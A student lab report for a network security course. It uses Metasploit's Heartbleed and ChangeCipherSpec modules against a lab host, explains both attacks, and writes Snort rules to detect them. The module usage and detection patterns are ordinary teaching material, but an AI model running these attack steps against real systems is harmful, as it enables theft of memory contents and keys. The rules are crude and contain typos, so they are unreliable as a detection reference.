



ELEC 567 Project Part 2

Harsimran Kaur V00879358

Maninder Singh V00879900

Mansi Lamba V00876307

Phase 1: Intrusion Detection (12%)

By reviewing the network scans, select two serious known vulnerabilities (other than password cracking), for which you can identify exploit code and execute the exploits using Metasploit.

A straightforward solution to prevent attacks based on these vulnerabilities could simply be to install more recent versions of the services. But the goal here is to go beyond such obvious solution, as variations on the attack patterns may still be successful (even after installing the upgrades).

Below given are the Nessus scan results for all the vulnerabilities

Hosts Summary (Executive)

192.168.56.104

| 192.168.56.104 | | | | | |
|----------------|-----------|---|-----|------|-------|
| Summary | | | | | |
| Critical | High | Medium | Low | Info | Total |
| 0 | 2 | 16 | 6 | 46 | 70 |
| Details | | | | | |
| Severity | Plugin Id | Name | | | |
| High (9.4) | 73412 | OpenSSL Heartbeat Information Disclosure (Heartbleed) | | | |
| High (9.3) | 77200 | OpenSSL 'ChangeCipherSpec' MITM Vulnerability | | | |
| Medium (6.8) | 12085 | Apache Tomcat Servlet / JSP Container Default Files | | | |
| Medium (6.8) | 90509 | Samba Badlock Vulnerability | | | |
| Medium (6.4) | 51192 | SSL Certificate Cannot Be Trusted | | | |
| Medium (6.4) | 57582 | SSL Self-Signed Certificate | | | |
| Medium (5.0) | 12218 | mDNS Detection (Remote Network) | | | |
| Medium (5.0) | 20007 | SSL Version 2 and 3 Protocol Detection | | | |
| Medium (5.0) | 42873 | SSL Medium Strength Cipher Suites Supported | | | |
| Medium (5.0) | 45411 | SSL Certificate with Wrong Hostname | | | |
| Medium (5.0) | 57608 | SMB Signing Disabled | | | |
| Medium (5.0) | 81606 | SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK) | | | |
| Medium (5.0) | 88098 | Apache Server ETag Header Information Disclosure | | | |
| Medium (5.0) | 94437 | SSL 64-bit Block Size Cipher Suites Supported (SWEET32) | | | |

| | | |
|--------------|-------|---|
| Medium (4.3) | 28928 | SSL Weak Cipher Suites Supported |
| Medium (4.3) | 78479 | SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE) |
| Medium (4.3) | 90317 | SSH Weak Algorithms Supported |
| Medium (4.0) | 35291 | SSL Certificate Signed Using Weak Hashing Algorithm |
| Low (2.6) | 31705 | SSL Anonymous Cipher Suites Supported |
| Low (2.6) | 65821 | SSL RC4 Cipher Suites Supported (Bar Mitzvah) |
| Low (2.6) | 70658 | SSH Server CBC Mode Ciphers Enabled |
| Low (2.6) | 71049 | SSH Weak MAC Algorithms Enabled |
| Low (2.6) | 83738 | SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam) |
| Low (2.6) | 83875 | SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam) |

Figure 1: Nessus scan results for 192.168.56.104

By scanning the Nessus results, we have seen that **OpenSSL Heartbleed Information Disclosure (Heartbleed)** and **ChangeCipherSpec** has the highest risk vulnerability. We will target it while exploiting it using metasploit. The commands used to exploit these two vulnerabilities are found using google.



Figure 2: CVE number for Heartbleed




Figure 3: Heartbleed CVE using Metasploit

CVE-2014-0224 OpenSSL Server-Side ChangeCipherSpec ... - Rapid7
https://www.rapid7.com/db/modules/auxiliary/scanner/ssl/openssl_ccs ▼
 Vulnerability & Exploit Database ... This module checks for the OpenSSL ChangeCipherSpec (CCS) Injection vulnerability. ... Masashi Kikuchi; Craig Young <CYoung [at] tripwire.com>; juan vazquez <juan.vazquez [at] metasploit.com> ... -detection/detection-script-for-cve-2014-0224-openssl-cipher-change-spec-injection/ ...

Figure 4: CVE number for ChangeCipherSpec

```
msf > search CVE-2014-0224

Matching Modules
-----
| Name | Disclosure Date | Rank | Description |
|-----|-----|-----|-----|
| auxiliary/scanner/ssl/openssl_ccs | 2014-06-05 | normal | OpenSSL Server-Side ChangeCipherSpec Injection Scanner |
```

Figure 5: CVE number for ChangeCipherSpec using Metasploit

Step 1: To exploit the vulnerability first we need to use Metasploit

```
msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

| Name | Current Setting | Required | Description |
|-----|-----|-----|-----|
| DUMPFILTER | View | Go | Capture | Analyze | no | statistics | Pattern to filter leaked memory before storing |
| MAX_KEYTRIES | 50 | yes | Max tries to dump key |
| RESPONSE_TIMEOUT | 10 | yes | Number of seconds to wait for a server response |
| RHOSTS | yes | The target address range or CIDR identifier |
| RPORT | 443 | yes | The target port |
| STATUS_EVERY | 594 | yes | How many retries until status |
| THREADS | 1 | yes | The number of concurrent threads |
| TLS_CALLBACK | None | yes | Protocol to use, "None" to use raw |
| TLS_SOCKETS | (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES) | yes | TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2) |
```

Figure 6: Running openssl_heartbleed in metasploit

Step 2: we need to set RHOSTS and RPORT as these ports are the once on which traffic needs to be captured. Figure 7 shown below shows that RPORT for SSL is 995 (our vulnerabilities are associated with open SSL).

```
993/tcp open ssl/imap Dovecot imapd
ssl-heartbleed:
VULNERABLE:
The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
State: VULNERABLE
Risk factor: High
OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.

References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
http://www.openssl.org/news/secadv_20140407.txt
http://cvedetails.com/cve/2014-0160/

995/tcp open ssl/pop3 Dovecot pop3d
ssl-heartbleed:
VULNERABLE:
The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
State: VULNERABLE
Risk factor: High
OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.

References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
http://www.openssl.org/news/secadv_20140407.txt
http://cvedetails.com/cve/2014-0160/

8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
http-server-header: Apache-Coyote/1.1
Service Info: Host: etrading; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 7: NMAP scan result for RPORT on 192.168.104





Figure 8: Zenmap scanner for 192.168.104



In figure 8 it is confirmed that ports 993,995 are open on the machine so these can be exploited.




Figure 9: Running openssl_ccs in metasploit

1. Explain briefly the generic attack scenarios associated with each of these vulnerabilities (2 paragraphs maximum per vulnerability); graphical sketches (in addition of the explanations) are required (1.5%).


Answer

OpenSSL Heartbeat Information Disclosure (Heartbleed)

Multiple Cisco products incorporate a version of the OpenSSL package affected by a vulnerability that could allow an unauthenticated, remote attacker to retrieve memory in chunks of 64 kilobytes from a connected client or server.

The vulnerability is due to a missing bounds check in the handling of the Transport Layer Security (TLS) heartbeat extension. An attacker could exploit this vulnerability by implementing a malicious TLS or Datagram Transport Layer Security (DTLS) client, if trying to exploit the vulnerability on an affected server, or a malicious TLS or DTLS server, if trying to exploit the vulnerability on an affected client. An exploit could send a specially crafted TLS or DTLS heartbeat packet to the connected client or server. An exploit could allow the attacker to disclose a limited portion of memory from a connected client or server for every heartbeat packet sent. The disclosed portions of memory could contain sensitive information that may include private keys and passwords. The sensitive information that may be retrieved using this vulnerability include:

- Primary key material (secret keys)
- Secondary key material (user names and passwords used by vulnerable services)
- Protected content (sensitive data used by vulnerable services)
- Collateral (memory addresses and content that can be leveraged to bypass exploit mitigations)



"Heartbleed takes advantage of a missing length check in the OpenSSL code handling a relatively innocuous extension to the TLS/SSL protocol (defined in [RFC 6520](#)). It comprises two simple messages: a request and a response. The request can be sent by either the client or the server as

a means to keep the connection alive. The sender ships off a **HeartbeatMessage** with a small amount of data, expecting the receiver to send back that same data. What's important about the protocol interaction is that **whichever party sends the request determines the length of the response**. The sender tells the receiver how much data it's sending - and thus how much should be returned.

Now, the OpenSSL code *should* be making sure the length the attacker says he's sending is actually what's available. The code, however, does not. It simply trusts the sender and grabs whatever amount of data was specified out of memory. This is how an attacker can access data that's in memory and wind up with all sorts of sensitive data like passwords and private keys” [1].

OpenSSL 'ChangeCipherSpec' MiTM Vulnerability

SSL/TLS connections typically allow for encrypted traffic to pass between two parties where only the intended senders and recipients can decrypt data. In the event of a man-in-the-middle attack, an attacker could intercept an encrypted data stream allowing them to decrypt, view and then manipulate said data.

The vulnerability can only be exploited if both server and client are vulnerable to this issue. In the event that one of the two is vulnerable, there is no risk of exploitation.

In order to exploit this vulnerability, an attacker acting as the man-in-the-middle can send this “ChangeCipherSpec” message to both client and server prior to the client sending the pre-master key. This causes a vulnerable version of OpenSSL to assume that the pre-master is zero length and to go ahead with the generation of the master key and the subsequent session-keys. The attacker himself can also generate the same master key/session-keys and hence can decrypt/modify the communication between the client and the server.

SSL: SSL (Secure Sockets Layer) is a standard security technology for establishing an encrypted link between a server and a client—typically a web server (website) and a browser; or a mail server and a mail client.

SSL have three protocols under it: Handshake Protocol; Record Protocol; and Alert Protocol. Handshake protocol is used to establish the secure connection between the client and the server using the cipher suites and other parameters that both have agreed upon. Record Protocol is used to encrypt the data that is to be sent through the network using the key that have been established during the handshake protocol. Alert protocol is used to send the custom messages to other whenever they detect any intrusion in the system. As I need to show the defects in the SSL methods, handshake protocol need to be discussed first. It is as follows:

Step 1: Client Sends a Client Hello message to the server he wishes to contact. This message contains the Version No of the SSL which client can support with a 32-byte random no. this message also contains the Cipher Suites and the Compression Method that the client can support.

Step 2: Now the Server sends a Server Hello message to the client. This message is the

complement to the Client Hello message. This message contains the version of SSL both the party will support, 32-byte random no., Session ID and the cipher suite and the compression method that it will support.

Step 3: Server then sends the Server Key Exchange message to the client. This message contains the public key information itself, for e.g.: the Public Key in case of RSA. Then to authenticate the client, server requests for the client's certificate information, if it has one.


Step 4: After all the information have been passed to the client, server sends a Server Hello done indicating the client that server's phase of initial negotiation have been done and now its clients turn.

Step 5: Now the client will send its key information to the server with Client Key Exchange message encrypted with the server public key so that the legitimate server only can access client's information.

Step 6: Now as both the client and the server have sent their key information and other parameters, Client sends a Change Cipher Spec message to the server to notify all the parameters of the secured connection and activate the same.

Step 7: Then the client sends the finished message to the server to let it check the newly activated options.

Step 8: The server sends the same Change Cipher Spec to the client to notify all the options in the secured connections and then send the finished message to client to verify all the options. Next to the Handshake Protocol is the Record Layer Protocol. This layer encapsulates all the data into a frame format of size 5bytes preceding other protocol messages. This protocol provides a single frame format for Alert, Change Cipher Spec, Handshake, and Application Data [1].



Q2: Define new Snort rules (as many as you think are necessary) to detect these attacks, and add these rules to the snort rule set. Justify the rationale for the rules. Make sure your Snort rules do not over-fit the attack scenarios (6%).

Answer


As given in the project snort is installed on UB16 so need to write the rules on UB16 local.rules file as follows.

Step 1: We have to write the rules in local.rules file in snort. For this go to /etc/snort/rules

```
asocrates@UBS16:~/snort_log$ cd
asocrates@UBS16:~$ cd /etc/snort/rules
asocrates@UBS16:/etc/snort/rules$ ls
iplists  local.rules
asocrates@UBS16:/etc/snort/rules$ sudo nano local.rules_
```

Figure 11: local.rules

Step 2: sudo nano local.rules (this is to open local.rules file in admin mode using **sudo** command where we can write, delete, append the file using **nano**). We have written rules for heartbleed and ChangeCipherSpec only. From internet we have found that for heartbleed content is |18 03 01-03| and for ChangeCipherSpec content is |16 03 01-03|.



```
GNU nano 2.5.3      File: local.rules      Modified

# Rules for HEARTBLEED

alert tcp any any -> 192.168.56.104 any (msg:" heartbleed response";
content:"|18 03|"; sid: 20145678 ; )
alert tcp any any -> 192.168.56.104 any (msg:" heartbleed response";
content: "|18 03 02|"; sid: 20140169;)

alert tcp any any -> 192.168.56.104 any (msg:" heartbleed response";
content: "|18 03 01|"; sid: 21001126;)

# Rules for ChangeCpiherSpec detection

alert tcp any any -> 192.168.56.104 any (msg:" ChangeCpiherSpec detection";
content: "|16 03 01|"; content:"|01|";content:"|03 03|"; sid: 20140163;)

alert tcp any any -> 192.168.56.104 any (msg:" ChangeCpiherSpec detection";
content:"|16 03 02|"; content:"|01|";content:"|03 02|"; sid: 20140165;)

alert tcp any any -> 192.168.56.104 any (msg:" ChangeCiphethSpec detection";
content: "|16 03 01|"; content: "|01|"; content:"|03 01|"; sid: 20140164;)

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Spell  ^_ Go To Line
```

Figure 12: Rules for heartbleed and changecipherspec

Step 3: Run snort by writing `sudo snort -c /etc/snort/snort.conf -l /home/asocrates/snort/snort_log -l enp0s8`


```
asocrates@UBS16:/etc/snort/rules$ sudo snort -c /etc/snort/snort.conf -l /home/asocrates/snort_log -i enp0s8_
```

Figure 13: executing snort

3. Configure Snort (on the UB16C machine) and run it in intrusion detection mode. Execute the relevant exploit for each of (the two) vulnerabilities using your attack machine (i.e. Kali) (3%).

Answer:

To configure snort following steps are followed:

Step 1: login into UB16 file with username and password

```
Ubuntu 16.04.1 LTS UBS16 tty1
UBS16 login: asocrates
Password:
Last login: Thu Apr 13 16:12:13 PDT 2017 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

Figure 14: login into UB16

Step 1: Make a new directory in which we want to store the csv file that stores the alert logs generated by snort when we exploit vulnerabilities using kali.

mkdir snort_log

```
asocrates@UBS16:~$ mkdir snort_log
asocrates@UBS16:~$ ls
snort_log  snort_src
```

Figure 15: mkdir to store logs

Step 2: Now configure snort.config file to monitor attack according to our project

cd /etc/snort/

sudo nano snort.conf

```
asocrates@UBS16:~$ cd /etc/snort/
asocrates@UBS16:/etc/snort$ ls
attribute_table.dtd  Makefile      reference.config  so_rules
classification.config  Makefile.am  rules             threshold.conf
file_magic.conf      Makefile.in  sid-msg.map      unicode.map
gen-msg.map          preproc_rules  snort.conf
asocrates@UBS16:/etc/snort$ sudo nano snort.conf
[sudo] password for asocrates: _
```

Figure 16: opening snort.conf

Step 3:

Make changes in step 7 by uncommenting local.rules as we need snort.conf file to read it. As we are using this file now to write our rules

In step 6 comment the last line output **alert_csv: snort_d_alerts.csv** (default alert file) as we have made our own folder to store alerts in csv file.

```
GNU nano 2.5.3      File: snort.conf      Modified

# metadata reference data.  do not modify these lines
include classification.config
include reference.config

# alert output in CSV format
#output alert_csv: snort_d_alerts.csv

#####
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are enabled in this conf file
#####

# site specific rules
include $RULE_PATH/local.rules

#include $RULE_PATH/app-detect.rules

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text ^T To Spell ^_ Go To Line
```

Figure 17: Nano file for Snort.conf file

Step 4:

Append alert_csv: snort_alert.csv default in step 6

```

GNU nano 2.5.3                               File: snort.conf                               Modified

# Reputation preprocessor. For more information see README.reputation
preprocessor reputation: \
    memcap 500, \
    priority whitelist, \
    nested_ip inner, \
    whitelist $WHITE_LIST_PATH/white_list.rules, \
    blacklist $BLACK_LIST_PATH/black_list.rules

#####
# Step #6: Configure output plugins
# For more information, see Snort Manual, Configuring Snort - Output Modules
#####

# unified2
# Recommended for most installs
# output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, v$

# Additional configuration for specific types of installs
# output alert_unified2: filename snort.alert, limit 128, nostamp
# output log_unified2: filename snort.log, limit 128, nostamp

# syslog
output alert_csv: snort_alert.csv default

```

Figure 18: Nano file for Snort.conf file

Step 5: run snort in intrusion detection mode

```

asocrates@UBS16:~/snort_log$
asocrates@UBS16:~/snort_log$ sudo snort -c /etc/snort/snort.conf -l /asocrates/s
nort_log -i enp0s8

```

Step 6: snort is running

```

''' By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.

Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.7.4
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.6 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Commencing packet processing (pid=3323)

```


Step 7: go to kali ping machine ub12 to see if its working

Firstly we tried to ping UB12 on 192.168.56.103. We get destination host unreachable. It means UB12 is not located on this IP.

Then we ping 192.168.56.101 to see if our kali is functioning properly. We receive reply back. So its working. Then we tried logging into asandhu account (we know this from project part 1 that asandhu is UB12 login) but it was denied. So UB12 is not running on this machine.

Then we ping 192.168.56.104. we get reply from this too. To make sure UB12 is located on this IP we again tried asandhu login on this machine and we got success. Now our UB12 is running on 192.168.56.104.

